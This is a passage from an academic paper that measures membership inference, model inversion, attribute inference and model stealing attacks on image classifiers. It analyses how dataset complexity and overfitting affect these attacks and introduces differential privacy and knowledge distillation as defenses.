5.4 Attack Models

Membership Inference. Recall that there are four different scenarios for MemInf; we establish two types of attack models: one for the black-box and the other for the white-box setting. For black-box, our attack model has two inputs; the target sample's ranked posteriors and a binary indicator on whether the target sample being predicted correctly. Each input is first fed into a different 2-layer MLP (Multilayer Perceptron), then the two obtained embeddings are concatenated together and fed into a 4-layer MLP. For white-box, we have four inputs for this attack model, like the one used by Nasr et al. [38], including the target sample's ranked posteriors, classification loss, gradients of the parameters of the target model's last layer, and one-hot encoding of its true label. Each input is fed into a different neural network, and the resulted embeddings are concatenated together as input to a 4-layer MLP. We use ReLU as the activation function for the attack models. The mini-batch size is set to 64, and cross-entropy is the loss function. We use Adam as the optimizer, with learning rate of 1e-5. The attack model is trained for 50 epochs. We adopt *accuracy, F1 score, and AUC (area under the ROC curve) score* as the evaluation metrics.

Model Inversion. For $\langle \mathsf{ModInv}, \mathcal{M}^{\mathsf{W}}, \mathcal{D}^{\mathsf{N}}_{\mathsf{aux}} \rangle$, following the attack settings in [12], we set the threshold to 0.999, learning rate to 1e-2, maximum iteration to 3,000, and early stop criteria to 100. This attack can only generate one representative sample for each class of the target model. To evaluate the quality of the reconstructed sample, we first obtain an average sample from all samples of each target class, then calculate the mean squared error (MSE) between this average sample and the reconstructed sample. Finally, we use the average of the MSE values for all target classes as the evaluation metric. Note that smaller MSE within the same dataset indicates better attack performance. However, for different datasets, different MSE can be caused by the different normalization effects. For example, FMNIST has the highest MSE; this is due to the characteristic of FMNIST: most of the pixels are normalized to -1 or 1.

For $\langle \mathsf{ModInv}, \mathcal{M}^{\mathsf{W}}, \mathcal{D}^{\mathsf{S}}_{\mathsf{aux}} \rangle$ [65], we first use the shadow training dataset to train a DCGAN [48] with the generator's noise dimension setting to 100. For the attack, we set the learning rate to 1e-3, momentum to 0.9, loss ratio λ to 100, iteration round to 1,500, and clip range to 1. To evaluate the effectiveness of this attack, we use the same approach by Zhang et al. [65], i.e., we train an evaluation classifier on the identical task of the target model and use this evaluation classifier to check whether the reconstructed samples can be recognized correctly. We use *accuracy and macro-F1 score* of this evaluation classifier on reconstructed samples as the performance metrics.

	CelebA	FMNIST	STL10	UTKFace
AlexNet	1.000 / 0.680	1.000 / 0.884	1.000 / 0.522	1.000 / 0.792
ResNet18	1.000 / 0.742	1.000 / 0.909	1.000 / 0.524	1.000 / 0.852
VGG19	1.000 / 0.734	1.000 / 0.905	1.000 / 0.587	1.000 / 0.834
Xception	1.000 / 0.735	1.000 / 0.916	1.000 / 0.574	1.000 / 0.846
SimpleCNN	1.000 / 0.707	1.000 / 0.903	1.000 / 0.517	1.000 / 0.818

Table 2: Performance of target models, namely, training/testing accuracy for each setting.

Attribute Inference. We only use two datasets, namely, CelebA and UTKFace, to evaluate this attack as both of them have extra attributes that can be used as the target attributes. For the former, we utilize *Male*/*Female* and *Young*/*Old* as the target attribute, resulting in a combination of four target attribute values. For the latter, we choose *Male*/*Female* as the target attribute.

Our attack model is a 2-layer MLP; its input is the target sample's embeddings from the second-to-last layer of the target model. We use cross-entropy as the loss function and Adam as the optimizer with learning rate of 1e-3. The attack model is trained for 50 epochs. For the evaluation metrics, we use *accuracy* and *F1 score* (*macro-F1 score* for CelebA as the attack has four target attributes).

Model Stealing. We evaluate the model stealing attack over all the 20 target models. For the stolen model, we use the same architecture as the target model [59]. Each stolen model is trained using the MSE loss and SGD as the optimizer (momentum 0.9 and learning rate 1e-2) for 50 epochs. *Accuracy and agreement* are used to assess the success of the attack, where agreement represents the proportion of samples in the target testing dataset on which the target and the stolen models make the same prediction.

6 Experimental Evaluation

In this section, we build on ML-DOCTOR to provide a holistic assessment of inference attacks against ML models. Experiments are performed on an NVIDIA DGX-A100 server with Ubuntu 18.04 operating system. We run all the experiments 10 times, reporting mean and standard deviation values.

6.1 Research Questions

We start by assessing the overall performance of the four attacks. We then analyze the impact of dataset and overfitting on the attack performance, as well as the relationship among different attacks. Concretely, we aim to answer the following key research questions:

- *RQ1:* What is the impact of dataset complexity on different attacks?
- *RQ2:* What is the impact of overfitting on different attacks?
- *RQ3:* What is the relationship among different attacks?




Figure 2: Accuracy of membership inference attacks (MemInf) under different threat models, datasets, and target model architectures.




Figure 3: MSE ($\langle \text{ModInv}, \mathcal{M}^{W}, \mathcal{D}^{N}_{aux} \rangle$) and accuracy ($\langle \text{ModInv}, \mathcal{M}^{W}, \mathcal{D}^{S}_{aux} \rangle$) of model inversion attacks (ModInv) under different threat models, datasets, and target model architectures.




Figure 4: Accuracy of attribute inference attacks (AttrInf) under different threat models, datasets, and target model architectures.




Figure 5: Agreement of model stealing attacks (ModSteal) under different threat models, datasets, and target model architectures.

6.2 Attack Performance

Membership Inference. In Figure 2, we report the accuracy of MemInf. We observe that the attack achieves high accuracy on CelebA, STL10, and UTKFace. For instance, the attack accuracy of $\langle \text{MemInf}, \mathcal{M}^{W}, \mathcal{D}^{S}_{aux} \rangle$ on ResNet18 trained on the STL10 dataset is 0.911. On the other hand, the performance on FMNIST is not strong, as models trained on FMNIST generalize well on non-member data samples—in other words, there is less overfitting [53] (see Section 6.4). We also report the F1 score and AUC score in Appendix A (Figure 11 and Figure 12), and the corresponding ROC curves are depicted in Appendix A (Figure 13, Figure 14, Figure 15, and Figure 16).




Figure 6: The relation between dataset complexity and attack performance. For MemInf, ModInv, and AttrInf. we use accuracy, for ModSteal, agreement.




Figure 7: The relation between overfitting level (on target models) and attack performance. For MemInf, ModInv, and AttrInf, we use accuracy, for ModSteal, agreement.

An adversary with white-box access to the target model generally achieves better performance than the one with black-box access. For instance, the accuracy of $\langle \text{MemInf}, \mathcal{M}^W, \mathcal{D}^S_{aux} \rangle$ is higher than that of $\langle \text{MemInf}, \mathcal{M}^B, \mathcal{D}^S_{aux} \rangle$, except for Xception on STL10 and FMNIST and VGG19 on UTKFace (see Figure 2). A similar observation can be drawn from $\langle \text{MemInf}, \mathcal{M}^W, \mathcal{D}^P_{aux} \rangle$ and $\langle \text{MemInf}, \mathcal{M}^B, \mathcal{D}^P_{aux} \rangle$; this is expected as the adversary can exploit more information in the white-box setting. In particular, we find that the classification loss possesses the strongest signal among others for the attack [38]. Meanwhile, partial training dataset also leads to better membership inference performance than the shadow dataset; however, the effect is less pronounced.

Model Inversion. Next, we measure the performance of model inversion (see Figure 3). As discussed in Section 5.4, we use different metrics to evaluate these two attacks, i.e., MSE for $\langle \text{ModInv}, \mathcal{M}^W, \mathcal{D}^N_{aux} \rangle$ and accuracy for $\langle \text{ModInv}, \mathcal{M}^W, \mathcal{D}^S_{aux} \rangle$, due to their different design. Thus, we cannot directly compare them. Rather, we evaluate their attack performance qualitatively (see Figure 10 in Appendix A for two examples) and discover that the images generated by $\langle \text{ModInv}, \mathcal{M}^W, \mathcal{D}^S_{aux} \rangle$ are more realistic than those by $\langle \text{ModInv}, \mathcal{M}^W, \mathcal{D}^N_{aux} \rangle$. This is due to the capability of GAN for generating high-quality samples. For $\langle \text{ModInv}, \mathcal{M}^W, \mathcal{D}^S_{aux} \rangle$, we also use macro-F1 as the metric; see Figure 17 in Appendix A.

Attribute Inference. The accuracy of the attribute inference attacks is shown in Figure 4. We also report macro-F1 score for CelebA and F1 score for UTKFace in Figure 18 (see Appendix A). The corresponding ROC curves are reported in Figure 19 (see Appendix A). In general, the attacks work quite well. For instance, both $\langle \text{AttrInf}, \mathcal{M}^W, \mathcal{D}^S_{aux} \rangle$ and $\langle \text{AttrInf}, \mathcal{M}^W, \mathcal{D}^P_{aux} \rangle$ reach around 0.800 accuracy for ResNet18 trained on UTKFace. The F1 scores with respect to these two models are both about 0.779. We also notice that using a partial training dataset does not provide the adversary with many advantages compared to using a shadow dataset. In some cases, partial training dataset even yields worse performance, as in the case of VGG19 trained on CelebA.

Model Stealing. We report the agreement (Figure 5) and accuracy (Figure 20 in Appendix A) to evaluate model stealing attacks. Overall, ModSteal has strong performance. For instance, $\langle \text{ModSteal}, \mathcal{M}^B, \mathcal{D}^S_{aux} \rangle$ for ResNet18 trained on FMNIST achieves an agreement of 0.927. Similar to attribute inference, we observe that using a partial training dataset as the auxiliary dataset has a lower performance than the shadow dataset for model stealing. One reason might be that using a partial training dataset querying the target model results in more confident posteriors (low entropy), which contain less information for the adversary to exploit.

6.3 The Role of the Datasets

To answer the first research question, we plot the relationship between dataset complexity and attack performance in Figure 6. (The x-axis represents the datasets and the y-axis shows the attack performance, and each node corresponds to one attack against one target model). Due to space limitations, we only show one plot for one threat model for each attack.

Dataset Complexity. As mentioned before, all the samples in the four datasets are re-sized to 32×32 pixels. FMNIST is the simplest dataset as it only contains gray-scale images,




Figure 8: The relation between the number of epochs and attack performance. For MemInf, ModInv, and AttrInf, we use accuracy, for ModSteal, agreement.

followed by UTKFace, which consists of (full-color) human faces, and CelebA, which has 10 times more images than UTKFace. The most complex dataset is STL10, as it contains images of 10 diverse classes, ranging from cat to ship.

Results. Overall, the complexity of the dataset does have a significant effect on MemInf and ModSteal. More precisely, more complex datasets lead to better membership inference but worse model stealing performance. Ostensibly, this is due to the fact that a complex dataset is harder for a model to generalize on, and thus more prone to overfitting, which results in better membership inference attack [53], whereas when a model is trained on a complex dataset, it is harder for an adversary to obtain a dataset with similar complexity (by querying the target model) to train their stolen model.

We also observe that model inversion is less effective on STL10 than on UTKFace and CelebA, whereas there is no strong influence of dataset complexity on attribute inference; this might be due to the different target classes of our attacks on these two datasets (see Section 5.4). Note that we also investigate the complexity of the target model structure on the attack performance but do not observe any clear relation.

6.4 The Effect of Overfitting

To answer the second research question, we analyze the effect of target models' overfitting on inference attacks' performance. Concretely, we adopt two metrics to quantify overfitting in each target model: 1) the difference between the training accuracy and the testing accuracy of the target model, referred to as the *overfitting level*, and 2) the number of epochs used to train the target model [51].

Overfitting Level. The relation between overfitting level and attack performance is shown in Figure 7. First, we observe that different datasets have different overfitting levels, and this correlates well with the dataset complexity (see Section 6.3). Specifically, the largest (smallest) overfitting level happens on the most (least) complex dataset in our experiments, i.e., STL10 (FMNIST).

Overall, overfitting does have a significant impact on MemInf ($\langle \text{MemInf}, \mathcal{M}^W, \mathcal{D}^S_{aux} \rangle$). That is, a higher overfitting level leads to better membership inference. This is in line with previous analysis [51, 53], and is expected, as an overfitted model provides more confident predictions on its member samples (reflected on the posteriors) than on non-member samples, which can be exploited by the attack model to effectively differentiate them.

Meanwhile, model stealing displays a completely opposite trend, i.e., it is more difficult to steal a highly overfitted model. This can be explained by the fact that an overfitted model memorizes its training dataset to a large extent, and an adversary usually does not have the ability to get the exact training dataset; thus, the stolen model is likely to be dissimilar to the target model. Also, model inversion tends to have better performance on less overfitted models, except for FMNIST. We believe this is due to the quality of the GAN employed in the attack. For attribute inference, we do not observe a clear relationship between attack performance and overfitting level.

Number of Epochs. The relation between the number of epochs and attack performance (on UTKFace and CelebA) is shown in Figure 8. First, we find that all attacks' performance becomes steady after 100 epochs; this is reasonable since 100 epochs are usually enough to train good target models, and further training does not cause an obvious effect on overfitting. Second, the performance of membership inference increases from 10 epochs until 100 epochs, while model stealing shows the opposite trend. This observation echoes our previous argument that a highly overfitted model is easier to be attacked by membership inference but harder to be stolen. For model inversion and attribute inference, the attack performance only has slight fluctuations with a different number of epochs.

6.5 Relation Among Different Attacks

Next, we analyze the relationship between different attacks under the same threat model, which corresponds to our third research question. In total, we consider all the six pairs of attacks (as depicted in Table 1) including MemInf and ModSteal under $\langle \mathcal{M}^B, \mathcal{D}^S_{aux} \rangle$, MemInf and ModSteal under $\langle \mathcal{M}^B, \mathcal{D}^P_{aux} \rangle$, MemInf and AttrInf under $\langle \mathcal{M}^W, \mathcal{D}^S_{aux} \rangle$, MemInf and AttrInf under $\langle \mathcal{M}^W, \mathcal{D}^P_{aux} \rangle$, MemInf and ModInv under $\langle \mathcal{M}^W, \mathcal{D}^S_{aux} \rangle$, and AttrInf and ModInv under $\langle \mathcal{M}^W, \mathcal{D}^S_{aux} \rangle$.




Figure 9: The relation between different attacks under the same threat model. For MemInf, ModInv, and AttrInf, we use accuracy, for ModSteal, agreement.

Figure 9 shows that there is a strong negative correlation between membership inference and model stealing ($\langle \mathcal{M}^{\mathsf{B}}, \mathcal{D}^{\mathsf{S}}_{\mathsf{aux}} \rangle$) with respect to their accuracy ($r = -0.821$). Specifically, worse membership inference corresponds to better model stealing. This follows from the discussion around overfitting (Section 6.4). The correlation with respect to other evaluation metrics is reported in Figure 21 in Appendix A. We also observe a strong negative correlation between membership inference and model inversion, except for model inversion performing worse on FMNIST than on CelebA and UTKFace. We speculate this is due to the capability of the DCGAN used in the model inversion attack. FMNIST contains gray-scale images, while CelebA and UTKFace are both face datasets. DCGAN, in general, is more effective in generating human faces [48], which results in model inversion's better performance on CelebA and UTKFace than on FMNIST. In the future, we plan to extend the model inversion attack by using more advanced GANs, such as StyleGAN2 [24].

On the other hand, there does not seem to be any clear relation between attribute inference and model inversion, as well as between membership inference and attribute inference.

7 Defenses

We now evaluate two representative defense mechanisms, namely Differential Privacy (DP) and Knowledge Distillation (KD), and investigate whether or not, and how effectively, they can be used to mitigate these attacks. To the best of our knowledge, there is no one general defense against all the inference attacks. The reason we choose these two mechanisms is that they have been proposed to defend more diverse types of attacks compared to others. DP is used to defend several attacks, e.g., adversarial examples [28], membership inference [56], model stealing [26], and model inversion [65]. Shejwalkar and Houmansadr [52] use KD to defend some inference attacks like membership inference. Papernot et al. [47] also introduce KD to reduce the effectiveness of adversarial examples on ML models. Other common techniques cannot defend against all attacks simultaneously. For instance, regularization can reduce the performance of membership inference, but regularization also leads to better model stealing and model inversion as shown in Section 6.4.

7.1 Techniques

7.1.1 Differential Privacy (DP)

Differential Privacy (DP) [11, 30] guarantees that any single data sample in a dataset has a limited impact on the output.

Definition 1 ((ε,δ)-DP)**.** *A randomization algorithm $\mathcal{A}$ satisfies (ε,δ)-differential privacy, with $\varepsilon > 0$ and $0 \leq \delta < 1$, if and only if for any two neighboring datasets D and D' that differ in one record, we have:*

$$\forall T \subseteq Range(\mathcal{A}) : \Pr[\mathcal{A}(D) \in T] \leq e^{\varepsilon} \Pr\left[\mathcal{A}(D') \in T\right] + \delta,$$

where $Range(\mathcal{A})$ denotes the set of all possible outputs of the algorithm $\mathcal{A}$, δ can be interpreted as the probability that the mechanism fails to satisfy ε-DP.

Gaussian Mechanism. There are several approaches to design mechanisms satisfying (ε,δ)-differential privacy. The Gaussian mechanism is arguably the most widely used one in the ML context. Essentially, it computes a function f on dataset D by adding random (Gaussian) noise to $f(D)$. The magnitude of the noise depends on Δ_f, i.e., the *global sensitivity* of f (also referred to as the ℓ_2 sensitivity). More formally, we define the $\mathcal{A}$ mechanism as

$$\mathcal{A}(D) = f(D) + \mathcal{N}\left(0, \Delta_f^2 \sigma^2 \mathbf{I}\right)$$

where $\Delta_f = \max_{(D,D'):D \simeq D'} ||f(D) - f(D')||_2$.

Here, $\mathcal{N}(0, \Delta_f^2\sigma^2\mathbf{I})$ denotes a multi-dimensional random variable sampled from the normal distribution with mean 0 and standard deviation $\Delta_f\sigma$, and $\sigma = \sqrt{2\ln\frac{1.25}{\delta}}/\varepsilon$.

DP-SGD. We experiment with Differentially-Private Stochastic Gradient Descent (DP-SGD) [1], the most representative DP mechanism for protecting machine learning models. In general, DP-SGD adds Gaussian noise to gradient g during the target ML model's training process, i.e., $\tilde{g} = g + \mathcal{N}\left(0, \Delta_g^2\sigma^2\mathbf{I}\right)$. Note that there is no prior knowledge to determine the influence of a single training sample on the gradient g; thus, the sensitivity of g cannot be directly computed. To address this problem, DP-SGD proposes to bound the ℓ_2 norm of the gradient to C by clipping g to $g/\max\{1, ||g||_2/C\}$. This clipping ensures that if $||g||_2 \leq C$, g is preserved; otherwise, it gets scaled down to be norm of C. As such, the sensitivity of g is bounded by C.

	CelebA			FMNIST			STL10			UTKFace		
	Original	ε_1=5.139	ε_2=6.574	Original	ε_1=8.408	ε_2=9.355	Original	ε_1=8.834	ε_2=9.604	Original	ε_1=9.578	ε_2=7.762
$\langle \mathsf{MemInf}, \mathcal{M}^{\mathsf{B}}, \mathcal{D}^{\mathsf{S}}_{\mathsf{aux}} \rangle$	0.645±0.005	0.500±0.000	0.500±0.000	0.559±0.004	0.500±0.000	0.500±0.000	0.774±0.010	0.501±0.005	0.500±0.000	0.626±0.008	0.500±0.001	0.499±0.001
$\langle \mathsf{MemInf}, \mathcal{M}^{\mathsf{B}}, \mathcal{D}^{\mathsf{P}}_{\mathsf{aux}} \rangle$	0.649±0.009	0.500±0.000	0.500±0.000	0.560±0.003	0.498±0.003	0.500±0.000	0.744±0.028	0.502±0.010	0.498±0.006	0.621±0.004	0.499±0.007	0.500±0.000
$\langle \mathsf{MemInf}, \mathcal{M}^{\mathsf{W}}, \mathcal{D}^{\mathsf{P}}_{\mathsf{aux}} \rangle$	0.717±0.004	0.500±0.000	0.501±0.001	0.580±0.002	0.505±0.001	0.500±0.000	0.826±0.008	0.511±0.005	0.541±0.002	0.650±0.009	0.504±0.000	0.505±0.006
$\langle \mathsf{MemInf}, \mathcal{M}^{\mathsf{W}}, \mathcal{D}^{\mathsf{S}}_{\mathsf{aux}} \rangle$	0.721±0.002	0.500±0.000	0.500±0.000	0.580±0.002	0.500±0.000	0.500±0.000	0.823±0.005	0.538±0.002	0.543±0.006	0.660±0.003	0.504±0.000	0.501±0.001
$\langle \mathsf{ModInv}, \mathcal{M}^{\mathsf{W}}, \mathcal{D}^{\mathsf{S}}_{\mathsf{aux}} \rangle$	0.693±0.024	0.640±0.053	0.686±0.053	0.586±0.022	0.520±0.034	0.570±0.032	0.353±0.008	0.209±0.032	0.227±0.038	0.912±0.011	0.814±0.020	0.744±0.041
$\langle \mathsf{ModInv}, \mathcal{M}^{\mathsf{W}}, \mathcal{D}^{\mathsf{N}}_{\mathsf{aux}} \rangle$	0.058±0.000	0.059±0.000	0.059±0.000	0.991±0.000	0.993±0.000	0.993±0.000	0.201±0.000	0.201±0.000	0.201±0.000	0.070±0.000	0.071±0.000	0.070±0.000
$\langle \mathsf{AttrInf}, \mathcal{M}^{\mathsf{W}}, \mathcal{D}^{\mathsf{S}}_{\mathsf{aux}} \rangle$	0.764±0.000	0.732±0.001	0.701±0.002	-	-	-	-	-	-	0.792±0.002	0.782±0.006	0.724±0.022
$\langle \mathsf{AttrInf}, \mathcal{M}^{\mathsf{W}}, \mathcal{D}^{\mathsf{P}}_{\mathsf{aux}} \rangle$	0.773±0.000	0.732±0.004	0.707±0.002	-	-	-	-	-	-	0.809±0.001	0.768±0.000	0.740±0.001
$\langle \mathsf{ModSteal}, \mathcal{M}^{\mathsf{B}}, \mathcal{D}^{\mathsf{S}}_{\mathsf{aux}} \rangle$	0.803±0.001	0.903±0.001	0.896±0.001	0.932±0.001	0.928±0.001	0.925±0.001	0.663±0.005	0.501±0.010	0.483±0.007	0.907±0.005	0.845±0.005	0.795±0.006
$\langle \mathsf{ModSteal}, \mathcal{M}^{\mathsf{B}}, \mathcal{D}^{\mathsf{P}}_{\mathsf{aux}} \rangle$	0.754±0.002	0.903±0.001	0.895±0.001	0.906±0.004	0.927±0.001	0.924±0.001	0.525±0.006	0.477±0.006	0.466±0.006	0.851±0.006	0.838±0.007	0.785±0.004

Table 3: Attack performance under different threat models and datasets, on SimpleCNN, using DP-SGD. For MemInf, ModInv ($\langle \mathcal{M}^{\mathsf{W}}, \mathcal{D}^{\mathsf{S}}_{\mathsf{aux}} \rangle$), and AttrInf, we use accuracy, for ModInv ($\langle \mathcal{M}^{\mathsf{W}}, \mathcal{D}^{\mathsf{N}}_{\mathsf{aux}} \rangle$), MSE, and for ModSteal, agreement.

Composition. Note that we need to calculate the gradient multiple times when training an ML model. Each calculation requires access to the training data and thus consumes a portion of the privacy budget. We use the notion of zCDP [3] to calculate the total privacy budget consumption. The general idea of zCDP is to connect (ε, δ)-DP to Rényi divergence and use the properties of Rényi divergence to achieve tighter composition property. That is, for a given privacy budget (ε, δ) and the number of gradient calculation T, zCDP adds less Gaussian noise to the gradient than the naïve composition. For instance, when ε=1, δ=1e-5, T=1,000, and C=1, the standard deviation of Gaussian noise calculated by zCDP is 155, while that of naïve composition is 1,414.

7.1.2 Knowledge Distillation (KD)

Another defense mechanism we consider is Knowledge Distillation (KD) [21, 52]. Generally, KD is proposed to transfer the generalization ability (knowledge) from a larger model (original model) to a smaller model (distilled model) without utility degradation. Once the distilled model is trained, it can replace the original model in many scenarios as it is more computationally efficient and less dependent on resources.

A simple way to transfer the knowledge from the original model to the distilled model is to use the posteriors generated by the original model as a "soft label" to guide the training of the distilled model. Compared to the original labels (one-hot), the posteriors have higher entropy. It contains more information for each training sample and has less variance for the gradient among different training samples, which can speed up the training process of the distilled model [21]. To train the distilled model, we combine two loss terms, i.e., the soft target loss and the hard target loss. The first one is the Kullback-Leibler divergence loss between the output of the original model and the distilled model. The second one is the cross-entropy loss between the original label and the output of the distilled model. As suggested by Hinton et al. [21], we use a higher temperature value in the softmax function of the first loss for better performance.

KD transfers knowledge from the original model to a distilled model. Compared to the original model, the distilled model has a lower capacity. Intuitively, it should remember less information of the original model with respect to both its training dataset and parameters. Thus, we believe KD can serve as a general defense for inference attacks. Papernot et al. [47] show that KD can reduce the risks of adversarial examples against machine learning models. Shejwalkar and Houmansadr [52] also show that KD can mitigate membership inference attacks. Here, we take a broader view investigating whether or not KD is effective to defend against other inference attacks.

7.2 Experimental Setup

Both DP-SGD and KD are applied in the training process of target models. Due to space limitations, we only apply DP-SGD to SimpleCNN and KD to VGG19.

